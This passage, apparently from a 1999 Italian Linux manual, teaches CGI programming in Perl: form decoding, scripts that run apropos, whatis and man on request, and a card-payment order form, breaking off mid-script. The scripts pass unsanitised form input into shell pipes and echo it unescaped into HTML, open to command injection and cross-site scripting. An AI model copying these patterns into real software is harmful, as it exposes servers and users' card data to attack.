



Figura 147.5: Richiamando il file HTML dell'esempio, **`form-test.html`**, con un programma client, si ottiene un modello simile a quello di questa figura. Qui viene mostrata solo la prima parte, perché ciò che resta è solo la ripetizione dello stesso modello utilizzando il metodo **`POST`**.

Si può già provare così, anche senza modificare alcunché. Se si invia la richiesta attraverso il modulo che utilizza il metodo **`GET`**, si osserverà che la richiesta va a fare parte dell'URI del programma gateway, e di conseguenza viene inserita nella variabile **`QUERY_STRING`**. Altrimenti, con il metodo **`POST`** la richiesta apparirà solo dallo standard input. In entrambi i casi, dovrebbe risultare codificata nello stesso modo (codifica URI).

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&
case=desktop&messaggio=&codice-colori=0
```

Si può osservare in particolare la presenza della coppia **`nominativo=Tizio`**, inserita a titolo di esempio come campo nascosto, e costante. Se invece si inviare il modulo attraverso la selezione del tasto (**`submit`**) si utilizza l'immagine, si ottiene una stringa simile a quella seguente:

```
nominativo=Tizio&colore=giallo&password-utente=&propaganda=SI&
case=desktop&messaggio=&codice-colori=0&immagine.x=60&immagine.y=28
```

A questo punto, il lettore dovrebbe provare per conto proprio a compilare i campi, a modificare le selezioni, in modo da prendere dimestichezza con l'effetto generato dai moduli **`FORM`**.

## 147.9 Riferimenti

- *W3C, World Wide Web Consortium*
  <*http://www.w3.org/*>

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Programmazione CGI in Perl

In questo capitolo si introduce la programmazione per la realizzazione di programmi gateway in Perl. Il primo problema che si incontra quando si realizzano programmi del genere è l'analisi delle stringhe di richiesta, per arrivare alla loro scomposizione in modo da poterne gestire i dati. Per questo si utilizzano frequentemente librerie già pronte e ben collaudate, ma in questo capitolo si vuole mostrare come lavorare partendo da zero.

## 148.1 Problemi

Prima di iniziare a realizzare programmi CGI, occorre fare mente locale alla situazione in cui si trova il programma, specialmente per la verifica del funzionamento dello stesso. Il programma viene eseguito attraverso una forma di intermediazione: è il server a metterlo in funzione, ed è il server a ricevere l'output che poi viene restituito al client.

In questa situazione, lo standard error del programma viene perduto, e con esso le eventuali segnalazioni di errore di qualunque tipo.

Prima di provare il funzionamento di un programma del genere, per quanto banale sia, occorre averlo analizzato sintatticamente attraverso gli strumenti che mette a disposizione il compilatore o l'interprete. L'utilizzo di Perl come linguaggio di programmazione, non richiedendo una fase di compilazione, tende a fare dimenticare che è necessaria un'analisi sintattica. Se non si verifica il programma, magari solo per un punto e virgola fuori posto, ci si trova di fronte al solito messaggio: «500 Errore Interno del Server».

Nello stesso modo, sarebbe bene che il programma che si realizza sia in grado di funzionare in qualche modo anche al di fuori dell'ambiente creato dal server HTTP.

È il caso di ricordare che il controllo sintattico di un programma Perl si ottiene nel modo seguente:

`perl -c` ⟨*programma-perl*⟩

## 148.2 Decodifica

Si è accennato al fatto che un programma gateway non può fare a meno di occuparsi della decodifica delle stringhe di richiesta. Questo problema si scompone almeno nelle fasi seguenti:

- la suddivisione delle coppie ⟨*nome*⟩**=**⟨*valore*⟩;
- la separazione delle coppie;
- la decodifica URI.

### 148.2.1 Suddivisione dei dati

I dati provenienti da un modulo **`FORM`** sono uniti assieme attraverso l'uso del simbolo e-commerciale (**`&`**). Per suddividerli si può creare un array dei vari elementi utilizzando la funzione **`split`**

```
@coppia = split( '&', $richiesta );
```

### 148.2.2 Separazione delle coppie

Le coppie ⟨*nome*⟩**=**⟨*valore*⟩ sono stringhe unite assieme attraverso il simbolo di assegnamento (**`=`**). La suddivisione avviene agevolmente attraverso la scomposizione in un array di due soli elementi. Solitamente si utilizza la scorciatoia seguente:

```
( $nome, $valore ) = split( '=', $coppia[$i] );
```

In pratica, si scompone il contenuto di un elemento dell'array **`@coppia`**, visto nella sezione precedente.

### 148.2.3 Decodifica URI

La decodifica URI si compone di due fasi:

- sostituzione del simbolo **`+`** con lo spazio;
- sostituzione dei codici **`%`*`hh`*** con il carattere corrispondente.

```
$valore   =~ tr/+/ /;

$nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
$valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
```

### 148.2.4 Subroutine di decodifica

Quello che segue è un esempio molto semplificato di due subroutine in grado, rispettivamente, di estrapolare le informazioni da una richiesta in modalità **GET** e in modalità **POST**. Le due subroutine restituiscono un hash (l'array associativo di Perl) corrispondente alle coppie di dati.

```
#======================================================================
# mini-lib.pl
# Routine Perl utilizzabili da un programma gateway.
#======================================================================

#======================================================================
# &Decodifica_GET ()
# Decodifica il contenuto della variabile $QUERY_STRING e lo
# restituisce in un hash.
#----------------------------------------------------------------------
sub Decodifica_GET {

    local ( $richiesta ) = $ENV{'QUERY_STRING'};

    local ( @coppia ) = ();
    local ( $elemento ) = "";
    local ( $nome ) = "";
    local ( $valore ) = "";
    local ( %DATI ) = ();

    #------------------------------------------------------------------
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #------------------------------------------------------------------
    @coppia = split( '&', $richiesta );

    #------------------------------------------------------------------
    # Elabora ogni coppia contenuta nell'array.
    #------------------------------------------------------------------
    foreach $elemento ( @coppia ) {

        #--------------------------------------------------------------
        # Scompone la coppia.
        #--------------------------------------------------------------
        ( $nome, $valore ) = split( '=', $elemento );

        #--------------------------------------------------------------
        # Trasforma «+» in spazio.
        #--------------------------------------------------------------
        $valore   =~ tr/+/ /;

        #--------------------------------------------------------------
        # Trasforma «%hh» nel carattere corrispondente.
        #--------------------------------------------------------------
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;

        #--------------------------------------------------------------
        # Aggiunge la coppia decodificata in un hash.
        #--------------------------------------------------------------
        $DATI{$nome} = $valore;

    };

    #------------------------------------------------------------------
    # Restituisce l'hash delle coppie ( nome => valore ).
    #------------------------------------------------------------------
    return %DATI;
};

#======================================================================
```

```
# &Decodifica_POST ()
# Decodifica quanto proveniente dallo standard input e lo
# restituisce in un hash.
#-----------------------------------------------------------------------
sub Decodifica_POST {

    local ( $richiesta ) = "";

    local ( @coppia ) = ();
    local ( $elemento ) = "";
    local ( $nome ) = "";
    local ( $valore ) = "";
    local ( %DATI ) = ();

    #-------------------------------------------------------------------
    # Legge lo standard input.
    #-------------------------------------------------------------------
    read( STDIN, $richiesta, $ENV{CONTENT_LENGTH} );

    #-------------------------------------------------------------------
    # Suddivide la richiesta in un array di coppie «nome=valore».
    #-------------------------------------------------------------------
    @coppia = split( '&', $richiesta );

    #-------------------------------------------------------------------
    # Elabora ogni coppia contenuta nell'array.
    #-------------------------------------------------------------------
    foreach $elemento ( @coppia ) {

        #---------------------------------------------------------------
        # Scompone la coppia.
        #---------------------------------------------------------------
        ( $nome, $valore ) = split( '=', $elemento );

        #---------------------------------------------------------------
        # Trasforma «+» in spazio.
        #---------------------------------------------------------------
        $valore   =~ tr/+/ /;

        #---------------------------------------------------------------
        # Trasforma «%hh» nel carattere corrispondente.
        #---------------------------------------------------------------
        $nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;

        #---------------------------------------------------------------
        # Aggiunge la coppia decodificata in un hash.
        #---------------------------------------------------------------
        $DATI{$nome} = $valore;

    };

    #-------------------------------------------------------------------
    # Restituisce l'hash delle coppie ( nome => valore ).
    #-------------------------------------------------------------------
    return %DATI;
};

#=======================================================================
# Trattandosi di una libreria, l'ultima riga deve restituire un
# valore equiparabile a TRUE.
#-----------------------------------------------------------------------
1;
#=======================================================================
```

Un programma banale che potrebbe fare uso di questa libreria, è il seguente. Si occupa solo di restituire i dati ottenuti dall'hash contenente le coppie ⟨*nome*⟩ **=>** ⟨*valore*⟩.

```
#!/usr/bin/perl
#======================================================================
# form.pl
#======================================================================

require ('mini-lib.pl');

print "Content-type: text/html\n";
print "\n";
print "<HTML>\n";
print "<HEAD>\n";
print "<TITLE>Metodo $ENV{REQUEST_METHOD}</TITLE>\n";
print "</HEAD>\n";
print "<BODY>\n";
print "<H1>Metodo $ENV{REQUEST_METHOD}</H1>\n";
print "<PRE>\n";

if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    print "Il metodo della richiesta non è gestibile.\n";
};

@nomi = keys( %DATI );
foreach $nome ( @nomi ) {
    print "$nome = $DATI{$nome}\n";
};

print "</PRE>\n";
print "</BODY>\n";
print "</HTML>\n";

#======================================================================
```

Il programma **form.pl**, appena mostrato, incorpora inizialmente la libreria presentata prima, **mini-lib.pl**, quindi, a seconda del metodo utilizzato per la richiesta, chiama la subroutine adatta. Al termine, restituisce semplicemente l'elenco dei dati ottenuti.

## 148.3 Alcuni esempi elementari di applicazioni CGI

In questa sezione si vogliono mostrare alcuni esempi elementari di applicazioni *cgi-bin*. Si tratta dell'accesso pubblico alla documentazione interna del sistema operativo attraverso **apropos**, **whatis** e **man**.

Per questi tre tipi di interrogazioni si prepara un unico file HTML di partenza, contenente tre **FORM** distinti, ognuno dei quali invia una richiesta a un diverso programma gateway specializzato.

### 148.3.1 manuali.html

Segue il sorgente del file `manuali.html` contenente i tre **FORM** necessari per richiamare i programmi gateway in grado di fornire documentazione interna.

```
<!-- manuali.html -->
<HTML>
<HEAD>
        <TITLE>Manualistica</TITLE>
</HEAD>
<BODY>
<H1>Manualistica</H1>

    <FORM ACTION="/cgi-bin/apropos.pl" METHOD="GET">

        apropos <INPUT NAME="apropos" SIZE=30>
```

```
        <INPUT TYPE=submit VALUE="Invio">

    </FORM>

    <FORM ACTION="/cgi-bin/whatis.pl" METHOD="GET">

        whatis <INPUT NAME="whatis" SIZE=30>
            <INPUT TYPE=submit VALUE="Invio">

    </FORM>

    <FORM ACTION="/cgi-bin/man.pl" METHOD="GET">

        man 
            <SELECT NAME="sezione">
                <OPTION VALUE="" SELECTED>predefinito
                <OPTION VALUE=1 >comandi utente
                <OPTION VALUE=2 >chiamate di sistema
                <OPTION VALUE=3 >chiamate di libreria
                <OPTION VALUE=4 >dispositivi
                <OPTION VALUE=5 >formati dei file
                <OPTION VALUE=6 >giochi
                <OPTION VALUE=7 >varie
                <OPTION VALUE=8 >comandi di sistema
                <OPTION VALUE=9 >routine del kernel
            </SELECT>
            <INPUT NAME="man" SIZE=30>
            <INPUT TYPE=submit VALUE="Invio">

    </FORM>

</BODY>
</HTML>
```

La figura 148.1 mostra in che modo appaia questo modulo.





Figura 148.1: Il modulo **`manuali.html`**.

Ognuno dei tre **`FORM`** permette di indicare una stringa da utilizzare per ottenere informazioni. Ogni **`FORM`** ha il proprio tasto di invio indipendente con il quale si decide implicitamente il tipo di informazione che si vuole avere: *apropos*, *whatis* o *man*. Dei tre tipi di **`FORM`**, quello della richiesta per i file delle pagine di manuale è un po' diverso, dal momento che potrebbe essere necessario indicare la sezione.

## 148.3.2 apropos.pl

Segue il sorgente del programma **`apropos.pl`**, che si occupa di interrogare il sistema attraverso il comando **`apropos`** e di restituire un file HTML con la risposta.

```
#!/usr/bin/perl
#======================================================================
# apropos.pl
#======================================================================
```

```
#-----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#-----------------------------------------------------------------------
require ('mini-lib.pl');

#=======================================================================
# &Metodo_non_gestibile ()
#-----------------------------------------------------------------------
sub Metodo_non_gestibile {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#=======================================================================
# Inizio del programma.
#=======================================================================

local ( %DATI ) = ();
local ( $risposta ) = "";

#-----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#-----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#-----------------------------------------------------------------------
# Rinvia la richiesta a apropos e ne restituisce l'esito.
#-----------------------------------------------------------------------
if ( open( APROPOS, "apropos $DATI{apropos} |" ) ) {

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>apropos $DATI{apropos}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>apropos $DATI{apropos}</H1>\n";
    print "<PRE>\n";

    while ( $risposta = <APROPOS> ) {
       print $risposta;
    };
    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
} else {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
```

```
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Errore</H1>\n";
    print "Si è manifestato un errore durante l’inoltro ";
    print "della richiesta.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
1;
#======================================================================
```

Il programma è molto semplice: interpreta la richiesta ottenuta e ne estrae solo il valore abbinato all’informazione **`apropos`**; quindi esegue il comando **`apropos`** leggendone l’output che viene restituito in una pagina HTML molto semplice. Il punto più delicato di questo programma sta quindi nell’istruzione seguente:

```
open( APROPOS, "apropos $DATI{apropos} |" )
```

Con questa viene abbinato un flusso di file a un comando il cui standard output verrà successivamente letto e riemesso all’interno di una pagina HTML con il ciclo seguente:

```
while ( $risposta = <APROPOS> ) {
   print $risposta;
};
```





Figura 148.2: Il risultato di un’interrogazione *apropos* per la parola **`manual`**.

### 148.3.3 whatis.pl

Segue il sorgente del programma **`whatis.pl`**, che si occupa di interrogare il sistema attraverso il comando **`whatis`** e di restituire un file HTML con la risposta. È molto simile a **`apropos.pl`** appena mostrato, per cui qui alcune parti vengono tralasciate (in corrispondenza dei puntini di sospensione).

```
#!/usr/bin/perl
#======================================================================
# whatis.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile {
    ...
};

#======================================================================
# Inizio del programma.
#======================================================================

local ( %DATI ) = ();
local ( $risposta ) = "";
```

```
#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#----------------------------------------------------------------------
# Rinvia la richiesta a man e ne restituisce l'esito.
#----------------------------------------------------------------------
if ( open( WHATIS, "whatis $DATI{whatis} |" ) ) {

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>whatis $DATI{whatis}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>whatis $DATI{whatis}</H1>\n";
    print "<PRE>\n";

    while ( $risposta = <WHATIS> ) {
       print $risposta;
    };
    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
} else {
    ...
};

#======================================================================
1;
#======================================================================
```

Come si vede, si tratta della stessa cosa già vista nell'altro programma, con la differenza che la richiesta viene fatta al comando **`whatis`** invece che a **`apropos`**.





Figura 148.3: Il risultato di un'interrogazione *whatis* per la parola **`man`**.

## 148.3.4 man.pl

Segue il sorgente del programma **`man.pl`**, che si occupa di interrogare il sistema operativo attraverso il comando **`man`** e di restituire un file HTML con la risposta. È molto simile agli altri due appena mostrati, per cui, anche in questo caso, alcune parti vengono tralasciate.

```
#!/usr/bin/perl
#======================================================================
# man.pl
#======================================================================

#----------------------------------------------------------------------
```

```
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile {
    ...
};

#======================================================================
# Inizio del programma.
#======================================================================

local ( %DATI ) = ();
local ( $risposta ) = "";

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#----------------------------------------------------------------------
# Rinvia la richiesta a man e ne restituisce l'esito.
#----------------------------------------------------------------------
if ( open( MAN, "man $DATI{sezione} $DATI{man} | col -bx |" ) ) {

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>man $DATI{sezione} $DATI{man}</H1>\n";
    print "<PRE>\n";

    while ( $risposta = <MAN> ) {
       print $risposta;
    };
    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
} else {
    ...
};

#======================================================================
1;
#======================================================================
```

La differenza fondamentale sta nel fatto che qui si utilizzano due informazioni: il nome del comando di cui si vuole ottenere la pagina di manuale, e il numero della sezione. Un'altra cosa da osservare è il modo in cui è stato predisposto il comando: attraverso una pipeline necessaria a eliminare i caratteri di controllo che non potrebbero essere visualizzati nella pagina HTML.

```
open( MAN, "man $DATI{sezione} $DATI{man} | col -bx |" )
```





Figura 148.4: Il risultato di un'interrogazione *man* per il comando **`man`**, senza specificare la sezione.

## 148.4 Ordini a distanza

La situazione più comune in cui sono utili i moduli HTML, è quella in cui si vuole guidare l'inserimento di dati che poi generano un messaggio di posta elettronica: l'utente potrebbe scrivere un messaggio senza passare per la compilazione del modulo, ma in tal modo non ci sarebbe nessun controllo interattivo.

Viene mostrato un sistema molto semplice attraverso cui un utente può ordinare un prodotto, detto Articolo *x*, indicando il proprio recapito e i dati della propria carta di credito. Tutto quanto viene mostrato semplificando il procedimento al massimo, per esempio si presume che venga ordinata una sola unità dell'articolo prescelto. Le fasi dell'ordinazione possono distinguersi nel modo seguente:

1. invio del modulo compilato da parte dell'utente;
2. verifica da parte del programma gateway e richiesta di conferma dei dati introdotti;
3. conferma da parte dell'utente;
4. invio dei dati in forma di messaggio di posta elettronica all'utente **`root`**;
5. avviso del completamento dell'operazione.

La prima fase viene svolta utilizzando un file HTML, `ordine.html`, che richiama il programma **`ordine.pl`**; tutte le altre fasi sono svolte direttamente dal programma.

### 148.4.1 ordine.html

Segue il sorgente del file `ordine.html`.

```
<!-- ordine.html -->
<HTML>
<HEAD>
        <TITLE>Ordine attraverso FORM</TITLE>
</HEAD>
<BODY>
<H1>Ordine attraverso FORM</H1>

    <FORM ACTION="/cgi-bin/ordine.pl" METHOD="POST">

        <INPUT TYPE=hidden NAME="modulo" VALUE="ordine base" >
        <P>
        Articolo ordinato:
            <SELECT NAME="articolo">
                <OPTION VALUE=0 SELECTED>Nessuno
                <OPTION VALUE=A >Articolo A
                <OPTION VALUE=B >Articolo B
                <OPTION VALUE=C >Articolo C
                <OPTION VALUE=D >Articolo D
            </SELECT>
        </P>
```

```
        <H2>Dati dell'ordinante</H2>
        <P>
        nome: <INPUT NAME="nome" SIZE=25>  
        cognome: <INPUT NAME="cognome" SIZE=25>
        </P>
        <P>
        via: <INPUT NAME="via" SIZE=20>  
        n.: <INPUT NAME="n" SIZE=5><BR>
        c.a.p.: <INPUT NAME="cap" SIZE=5>  
        città: <INPUT NAME="citta" SIZE=15><BR>
        e-mail: <INPUT NAME="email" SIZE=30>
        </P>
        <P>
        carta: VISA <INPUT TYPE=radio NAME="carta" VALUE="VISA" CHECKED>  
        American Express <INPUT TYPE=radio NAME="carta" VALUE="American Express">  
        <INPUT NAME="carta_num" SIZE=20 MAXLENGTH=19>
        </P>
        <P>
        <INPUT TYPE=submit VALUE="Invio dell'ordine">
        </P>

    </FORM>

</BODY>
</HTML>
```

La figura 148.5 mostra un esempio di compilazione del modulo.





Figura 148.5: Un esempio di compilazione del modulo contenuto nel file `ordine.html`.

## 148.4.2 ordine.pl

Segue il sorgente del programma **`ordine.pl`** che svolge tutte le fasi di controllo, invio e conferma dell'ordine inserito a partire dal file `ordine.html`. La descrizione del suo comportamento è inserita nei commenti del sorgente stesso. In particolare, all'inizio sono riportate le subroutine, mentre l'inizio vero e proprio del programma è nella parte finale.

```
#!/usr/bin/perl
#======================================================================
# ordine.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
```

```
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Verifica_dati ()
#----------------------------------------------------------------------
sub Verifica_dati {
    if ( $DATI{articolo} eq "0" ) {
        return 0
    };
    if ( $DATI{nome} eq "" ) {
        return 0
    };
    if ( $DATI{cognome} eq "" ) {
        return 0
    };
    if ( $DATI{via} eq "" ) {
        return 0
    };
    if ( $DATI{cap} eq "" ) {
        return 0
    };
    if ( $DATI{citta} eq "" ) {
        return 0
    };
    if ( $DATI{email} eq "" ) {
        return 0
    };
    if ( $DATI{carta_num} eq "" ) {
        return 0
    };
    return 1;
};

#======================================================================
# &Dati_nascosti ()
#----------------------------------------------------------------------
sub Dati_nascosti {
    print "<INPUT TYPE=hidden NAME=\"articolo\" VALUE=\"$DATI{articolo}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"nome\" VALUE=\"$DATI{nome}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"cognome\" VALUE=\"$DATI{cognome}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"via\" VALUE=\"$DATI{via}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"n\" VALUE=\"$DATI{n}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"cap\" VALUE=\"$DATI{cap}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"citta\" VALUE=\"$DATI{citta}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"email\" VALUE=\"$DATI{email}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"carta\" VALUE=\"$DATI{carta}\" >\n";
    print "<INPUT TYPE=hidden NAME=\"carta_num\" VALUE=\"$DATI{carta_num}\" >\n";
};
```

```
#======================================================================
# &Richiedi_conferma ()
#----------------------------------------------------------------------
sub Richiedi_conferma {
